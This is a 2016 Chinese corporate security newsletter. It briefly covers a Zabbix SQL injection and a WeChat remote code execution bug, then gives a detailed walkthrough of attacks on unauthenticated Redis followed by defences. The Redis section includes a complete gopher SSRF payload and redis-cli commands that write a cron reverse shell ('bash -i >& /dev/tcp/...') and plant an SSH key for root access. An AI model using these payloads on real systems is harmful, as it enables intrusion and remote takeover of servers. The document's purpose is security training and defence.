[黑·白]

宗旨： 知黑行白

了解安全资讯，学习黑客技术

不是为了破坏

而是为了保护

第 8 期

2016/8/26

本期导读

新型漏洞

- Zabbix 高危 SQL 注入漏洞
- 微信远程任意代码执行漏洞

黑客大白

- Redis 无密码访问漏洞攻击与防御

安全产品部 · 宣

黑·白

中移(杭州)信息技术有限公司 | 安全产品部

第 8 期

2016/8/26

新型漏洞

➢ Zabbix 高危 SQL 注入漏洞

漏洞介绍

Zabbix 是一个开源的企业级性能监控解决方案。近日，Zabbix 的 jsrpc 的 profileIdx2 参数存在 insert 方式的 SQL 注入漏洞，攻击者无需授权登陆即可登陆 Zabbix 管理系统，也可通过 script 等功能轻易直接获取 Zabbix 服务器的操作系统权限。 但是无需登录注入这里有个前提，就是 Zabbix 开启了 guest 权限。而在 Zabbix 中，guest 的默认密码为空。需要有这个条件的支持才可以进行无权限注入。


影响范围

影响版本包括：2.2.x, 3.0.0-3.0.3。

修复措施

尽快升级到最新版。

➢ 微信远程任意代码执行漏洞



漏洞介绍


近日，360 手机卫士阿尔法团队（AlphaTeam）独家发现微信远程任意代码执行漏洞，将其命名为 badkernel。360 手机卫士阿尔法团队发现，通过此漏洞攻击者可获取微信的完全控制权，危及用户朋友圈、好友信息、聊天记录甚至是微信钱包，可使上亿微信用户受

到影响，危害巨大。目前，阿尔法团队的相关研究人员已经将此漏洞报告给腾讯应急响应中心并提供了修复建议。

影响范围

Android 版微信

修复措施



用户可通过在任意聊天对话框中输入“//gettbs”可判定是否已经收到此漏洞的更新。如果 tbsCoreVersion 大于 036555 则说明该漏洞已经修复，用户无需担心，否则则说明微信受该漏洞影响。安全专家提醒用户，在耐心等待更新的同时请紧遵三个不要，不要随便扫描二维码，不要随意点击朋友圈链接，不要随意点击微信群内的链接，以防微信被远程控制。

黑客大白——Redis 无密码访问漏洞的攻击与防御

概述

Redis 是一个开源的使用 ANSI C 语言编写、支持网络、可基于内存亦可持久化的日志型、Key-Value 数据库，并提供多种语言的 API。Redis 在某些系统中默认安装启动后，会绑定在 0.0.0.0:6379，这样将会将 Redis 服务暴露到公网上，如果在没有开启接入认证，可以导致任意用户在可以访问目标服务器的情况下未授权访问 Redis ，攻击者在未授权访问 Redis 的情况下可以利用 Redis 的相关方法，进行文件读取、命令执行、目录遍历等操作。

➢ Redis 安全性

Redis 被设计成仅有可信环境下的可信用户才可以访问。这意味着将 Redis 实例直接暴露在网络上或者让不可信用户可以直接访问 Redis 的 tcp 端口或 Unix 套接字，是不安全的。

Redis 作者之所以放弃解决未授权访问导致的不安全性是因为，99.99% 使用 Redis 的场景都是在沙盒化的环境中，为了 0.01%的可能性增加安全规则的同时也增加了复杂性，虽然这个问题的并不是不能解决的，但是这在他的设计哲学中仍是不划算的。因为其他受信任用户需要使用 Redis 或者因为运维人员的疏忽等原因，部分 Redis 绑定在 0.0.0.0:6379，并且没有开启认证（这是 Redis 的默认配置），如果没有进行采用相关的策略，比如添加防火墙规则避免其他非信任来源 ip 访问等，将会导致 Redis 服务直接暴露在公网上，导致其他用户可以直接在非授权情况下直接访问 Redis 服务并进行相关操作。


总而言之，Redis 并没有最大地去优化安全方面，而是尽最大可能去优化高性能和易用性。

➢ Redis 攻击面分析


- **写文件方法**

Redis 中的数据默认存在内存中，可以通过 Save 命令将数据写入外存，数据保存的地址为配置文件中 dir+dbfilename,如下图文件将保存在/home/hancool/dump.rdb 文件中

```
hancool@ubuntu:~$ redis-cli config get dir
1) "dir"
2) "/home/hancool"
hancool@ubuntu:~$ redis-cli config get dbfilename
1) "dbfilename"
2) "dump.rdb"
hancool@ubuntu:~$ _
```



通过更改 Redis 的配置信息，如果权限允许，则可以通过 Redis 在任意位置写入任意文件，如下图可以在/root 目录下写入 test.txt 文件。



- **通信协议**

Redis 在 TCP 端口 6379 上监听到来的连接，客户端连接到来时，Redis 服务器为此创建一个 TCP 连接。在客户端与服务器端之间传输的每个 Redis 命令或者数据都以\r\n 结尾。

Redis 接收由不同参数组成的命令。一旦收到命令，将会立刻被处理，并回复给客户端。新的统一协议已在 Redis 1.2 中引入，但是在 Redis 2.0 中，这就成为了与 Redis 服务器通讯的标准方式。

在这个统一协议里，发送给 Redis 服务端的所有参数都是二进制安全的。以下是通用形式：

```
*<number of arguments> CR LF
$<number of bytes of argument 1> CR LF
<argument data> CR LF
...
$<number of bytes of argument N> CR LF
<argument data> CR LF
```

例子如下：

```
*3
$3
SET
$5
mykey
$7
myvalue
```

客户端连接到 Redis 服务器后发送，如下字符串


```
*3\r\n$3\r\nSET\r\n$5\r\nmykey\r\n$7\r\nmyvalue\r\n
```

等同于执行命令 redis-cli set mykey myvalue

➢ Redis 无密码访问漏洞常见攻击方法


- **写入 SSH 认证 Key，无密码登录远程 root 账户**

首先，在本地主机生成 RSA 密钥对



将公钥信息(id_rsa.pub)利用 Redis 写文件机制，写入远程主机特定目录(/root/.ssh/authorized_keys)。

使用本地私钥（id_rsa）登录远程主机，因为本地公钥已经上传至远程主机，远程主机通过公钥信息验证本地主机登录签名，即可完成认证，无需再输入密码。



- **SSRF+反弹 Shell，攻入内网**

对于外网无法访问的 Redis 服务器，可以通过 ssrf 漏洞（详见黑白第七期）进行攻击，因为无法通过外网直接访问，所以通过 SSH 远程连接的攻击思路不再可行，可以通过反弹 Shell 的方式获取远程主机的访问权限。

假设 http://remote.com/test?url=testvalue 的 url 参数存在 ssrf 漏洞，构造 gopher 攻击 payload 为：

```
gopher://127.0.0.1:6379/_*1%0d%0a$8%0d%0aflushall%0d%0a*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$64%0d%0a%0d%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/192.168.107.237/33330>&1%0a%0a%0a%0a%0a%0d%0a%0d%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d%0asave%0d%0aquit%0d%0a
```

向远程主机发送包含上述 payload 的 url 请求（http://remote.com/test?url=gopher...），因为远程主机存在 ssrf 漏洞，所以远程主机收到上述 url 请求后，会执行 gopher 协议，根据 127.0.0.1：6379 这个地址，将与 Redis 服务器的 6379 端口建立连接，发送如下数据：

```
*1\r\n$8\r\nflushall\r\n*3\r\n$3\r\nset\r\n$11\r\n$64\r\n*/1 * * * * bash -i >& /dev/tcp/192.168.107.237/33330>&1\r\n*4\r\n$6\r\nconfig\r\n$3\r\nset\r\n$3\r\ndir\r\n$16\r\n/var/spool/cron/\r\n*4\r\n$6\r\nconfig\r\n$3\r\nset\r\n$10\r\ndbfilename\r\n$4\r\nroot\r\n*1\r\n$4\r\nsave\r\n
```

为便于阅读，将\r\n 写为回车换行，如下：

```
*1
$8
flushall
*3
$3
set
$11
$64
*/1 * * * * bash -i >& /dev/tcp/192.168.107.237/33330>&1
*4
$6
config
$3
Set
$3
dir
$16
/var/spool/cron/
```

```
*4
$6
config
$3
Set
$10
dbfilename
$4
Root
*1
$4
Save
```


通过上文对 Redis 通信协议的分析，可知上述字符串发送到 Redis 服务器后，等同于执行如下命令：

```
hancool@ubuntu:~$ redis-cli flushall
OK
hancool@ubuntu:~$ redis-cli set 1 '\n\n*/1 * * * * bash -i >& /dev/tcp/192.168.107.237/3333 0>&1\n\n
'
OK
hancool@ubuntu:~$ redis-cli config set dir /var/spool/cron/
OK
hancool@ubuntu:~$ redis-cli config set dbfilename root
OK
hancool@ubuntu:~$ redis-cli save
OK
hancool@ubuntu:~$ _
```

上述命令的执行将会在/var/spool/cron/root 中写入定时任务，定时任务的内容如下：

```
*/1 * * * * bash -i >& /dev/tcp/192.168.107.237/3333 0>&1
```

结果是，将会每分钟将本地 Shell 远程反弹到本地主机 192.168.107.237 的 3333 端口，我们在本地主机使用 nc 工具进行监听，即可获取远程服务器的操作权限，如下：



➢ 防御方法

1、如无特殊需求，不要使用 root 权限运行 Redis

2、修改配置文件的 bind 选项，限定可以连接 Redis 服务器的 IP，修改 Redis 的默认端口 6379

2、使用 auth 命令设置密码，密码会以明文方式保存在 Redis 配置文件中

3、修改配置文件的 rename-command 配置项，将 config 重命名为其他不常见的字符串，如 rename-command CONFIG b840fc02d524045429941cc15f59e41cb7be6c52

责任编辑: 晁　巍
供　　稿: 晁　巍